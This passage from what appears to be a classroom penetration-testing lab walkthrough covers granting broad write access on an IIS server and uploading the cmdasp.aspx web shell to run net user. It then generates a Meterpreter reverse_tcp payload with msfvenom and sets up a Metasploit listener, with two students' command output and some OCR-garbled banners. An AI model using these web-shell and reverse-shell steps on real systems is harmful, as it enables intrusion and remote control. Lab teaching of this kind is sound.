    margin-left:auto;
    margin-right:auto;
    text-align:center;
}

a img {
    border:none;
}



-->
</style>
</head>
<body>
<div id="container">
<a href="http://172.10.0.135/CS.aspx"></a>
</div>
</body>
</html>
```


Part 3 — Change Permissions

Step 1 — Open IIS Manager

On DC01:

1. Open **IIS Manager**
2. Select the **wwwroot** directory
3. On the right side, click **Edit Permissions**






Step 2 — Modify Directory Permissions

Allow users to write to the web root for the purposes of this lab.

For this exercise, grant **Modify** permissions to the appropriate user group so that uploaded files can be written to the **Uploads** directory.

Instructor note: In a real environment, this should be restricted to a dedicated service account. For this lab, broader write access is being used intentionally.






Part 4 — Upload and Execute an ASPX Command Shell

Step 1 — Access the Upload Page

From **ATTACK01**, browse to:




`http://<DC01_IP>/CS.aspx`





Step 2 — Locate the ASPX Shell

On **ATTACK01**, the ASPX command shell can typically be found at:

`/usr/share/webshells/aspx/cmdasp.aspx`






Step 3 — Upload the Shell

Use the upload page to upload:

cmdasp.aspx

If the upload is successful, the file should be placed in the **Uploads** directory on the server.



Browse...

No file selected.

Upload

File Name		
cmdasp.aspx	Download	Delete

Step 4 — Execute the Shell


From **ATTACK01**, browse to:

`http://<DC01_IP>/Uploads/cmdasp.aspx`

Use the web shell to run a simple command:

`net user and whoami`

This confirms command execution through IIS.






User accounts for \\FUAD-DC01

Command:

1108119560SA	1159374227SA	1403671977SA
1527125743SA	1536598417SA	1559235349SA
1573201526SA	1789597314SA	1828324152SA
1888327749SA	1892385550SA	2272763962SA
2304381750SA	2363360555SA	2495211224SA
2542966460SA	2614015217SA	3150731896SA
3223053287SA	3260705119SA	3324219477SA
3376343598SA	3662221201SA	4204073012SA
4309402964SA	4377677669SA	438499857SA
4505828315SA	457660621SA	5050382815SA
5495894440SA	5504658857SA	5628437772SA
5656797752SA	5862978989SA	5910308690SA
600183983SA	6491422214SA	6585635346SA
6625285377SA	6952379217SA	7227843571SA
7377676725SA	743619473SA	7509779131SA
7570014949SA	7800268932SA	7802659693SA
7803772987SA	8137440819SA	8206021569SA
8292085332SA	8344977549SA	835455817SA
8498987336SA	8667079677SA	8824881484SA
8842600872SA	8922104597SA	8923726822SA
9123421503SA	9221813942SA	936506437SA
9476385799SA	9517951020SA	9625226508SA
abbe.audrie	ABBY_STRONG	ABE_DIXON
ABE_ENGLISH	ABE_RILEY	ABEL_BECK
ABIGAIL_KEMP	ABRAHAM_JOSEPH	ABRAHAM_KELLEY
ABRAHAM_STEELE	ADAM_MACIAS	ADAN_BURGESS
ADELA_LOWE	ADELE_HALEY	ADELINE_CALHOUN
ADELINE_ENGLAND	Administrator	ADOLFO_HEAD
ADRIAN_DOTSON	ADRIAN_HEBERT	ADRIANA_HARVEY
ADRIANA_SIMPSON	ADRIENNE_BURNETT	ADRIENNE_GRIFFIN
ADRIENNE_KIRBY	AGNES_GREGORY	AGNES_KEY
AHMAD_FREEMAN	AHMED_BRADY	AIDA_ONEAL
aigneis.junette	ailee.janenna	AILEEN_BRAY



User accounts for \\MELVIN-0081

Command:

Administrator	aida.cassandra	ajlana.susie
alea.dora	alie.dela	allissa.lexie
amalea.kirsten	ameline.kirstyn	analise.abony
angelie.michell	annalee.carline	bernadene.karena
bernardina.dora	betsy.lucie	bill.leonanie
blanche.seline	brandea.lon	brenn.stacy
candra.terrianna	carrea.sachia	catherine.giana
cesya.odette	charity.shaine	cleo.jewel
codee.ricki	colleen.simone	cosette.paola
cycil.karla	debora.madelena	dely.alithe
dolly.dode	dodi.nata	dorine.robbyn
dorise.deloria	dotti.karin	electra.rina
elinore.dniren	eiysha.cordie	etheline.jeni
filide.hermine	gabriella.frances	gail.ramona
giavette.charis	giustina.linell	Guest
gwendolyn.helyn	hedwiga.harli	hepbzibah.karlene
hetti.ki	jenna.lillia	isabelle.maryjane
jacquelin.dorrie	jenna.billie	julita.kierstan
justine.mitzi	kamela.margaret	kara-lynn.gabriel
katerina.chandal	kaston.riki	khail.merrill
kirbee.gilbertina	kirby.davine	kora.nananne
kristgt	kris.dredi	krishna-evelam
kristy.analise	lara.rosalia	lea.melissande
leighton.alys	leopold.inesita	lea.melissande
libbey.lisabeth	linzy.jaelin	lotte.odella
lowe.geneva	lucina.avivah	lynde.sallie
lynn.roxine	margaretha.sollia	maryama.adelind
maryama.luci	mela.mariellen	melviny
merrielee.callida	merrilee.cherye	mirillie.ginni
modestia.doralynne	modesty.shalne	nedi.lennie
nerta.melisa	nicole.bekine	nicki.barbara
ophele.dimie	orhelia.cristabel	randice.joya
robbi.lira	rosanne.blanka	sandie.josefa
sarene.natasha	serita.kessiah	shandeeq.margorie
shandra.linnea	shanta.calla	

The command completed successfully.

Part 5 — Gain Initial Access with a Reverse Shell

Step 1 — Generate a Payload on Kali

On **ATTACK01**, create a Windows Meterpreter payload:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<KALI_IP> LPORT=1234 -f exe > Yournameshell.exe

```
[03/11/26] Fuad@h:\w$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.227.189 LPORT=1234 -f exe > fuadshell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

[03/11/26] Fuad@h:\w$ █

[03/18/26] melvin@h:\w$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.10.0.136 LPORT=1234 -f exe > melvinshell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 7168 bytes
```

Step 2 — Upload the Payload

Use the same upload page to upload “http://192.168.227.146/CS.aspx”:

yournameshell.exe

←

→

↺

🏠

🔒 192.168.227.146/CS.aspx

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

Browse...

No file selected.

Upload

File Name		
cmdasp.aspx	Download	Delete
fuadshell.exe	Download	Delete

1

2

3

4

172.10.0.135/CS.aspx

×

+

←

→

↻

🏠

🛡️ Not Secure

http://172.10.0.135/CS.aspx

🔗 OffSec

🐧 Kali Linux

🔧 Kali Tools

📄 Kali Docs

🗨️ Kali Forums

🔍 Kali NetHunter

🔥 Exploit-DB

🔍 Google Hacking DB

Browse...

No file selected.

Upload

File Name		
cmdasp.aspx	Download	Delete
melvinshell.exe	Download	Delete

Step 3 — Start a Metasploit Listener

On **ATTACK01**, launch Metasploit:

msfconsole

```
[03/11/26] Fuada@h:\w$ msfconsole  
use exploit/multi/handler  
set payload windows/meterpreter/reverse_tcp  
Metasploit tip: Start commands with a space to avoid saving them to history
```

```
                                .\$$$$L...=aaccaacc%#s$b.  
                                #$$$$$$$$$$$$$$$$$$$$$$$$$.  
                                '7$$$\"^..7$$$|D*\"-..  
                                d8P  
                                d888888P  
d8bd8b.d8P d8888b ?88' d888bb  
88P ?P'?P d8b_,dP 88P d8P' ?88      .oaS##S*~  
d88 d8 ?8 88b      88b 88b ,88b .oS$$$$*\" ?88,.d88b, d88 d8P' ?88 88P' ?8b  
d88' d88b 8b'?8888P' ?8b ?88P'.aS$$$$$0*\" ?88' ?88 ?88 88b d88 d88
```

```
[03/18/26] melvin@h:\w$ msfconsole
Metasploit tip: Bind your reverse shell to a tunnel with set
ReverseListenerBindAddress <tunnel_address> and set
ReverseListenerBindPort <tunnel_port> (e.g., ngrok)
```

```

File Name      _ _ _ _ _
cmdasp.aspx    #####; Delete
               ;d      dd;
"dddddhell"   Download; "
'-.ddddd      dddddd. dddddd
  \.ddddd      dddddd d;
    ".--' .dd   - .d    d \ '- '---"
      ".d' ; d    d \ ' ; '
        |ddddd dddd d
          ' dddd dd  dd ,
            \.ddddd dd .
              ' ,dd   d ;
                ( 3 C )    (/|__ ( Metasploit! )
                  ;d' . __*_ _ , "  \__ (
                    '( , , , , , /

```

```

    =[ metasploit v6.4.99-dev ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,680 payloads ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion ]

```

Metasploit Documentation: <https://docs.metasploit.com/>
The Metasploit Framework is a Rapid7 Open Source Project

Then configure the multi/handler:

```
use exploit/multi/handler
```

set payload windows/meterpreter/reverse_tcp

set LHOST <KALI_IP>

set LPORT 1234

run

```
msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.227.189
LHOST => 192.168.227.189
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.227.189:1234
█
```




```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 172.10.136
LHOST => 172.10.136
msf exploit(multi/handler) > set LPORT 1234
LPORT => 1234
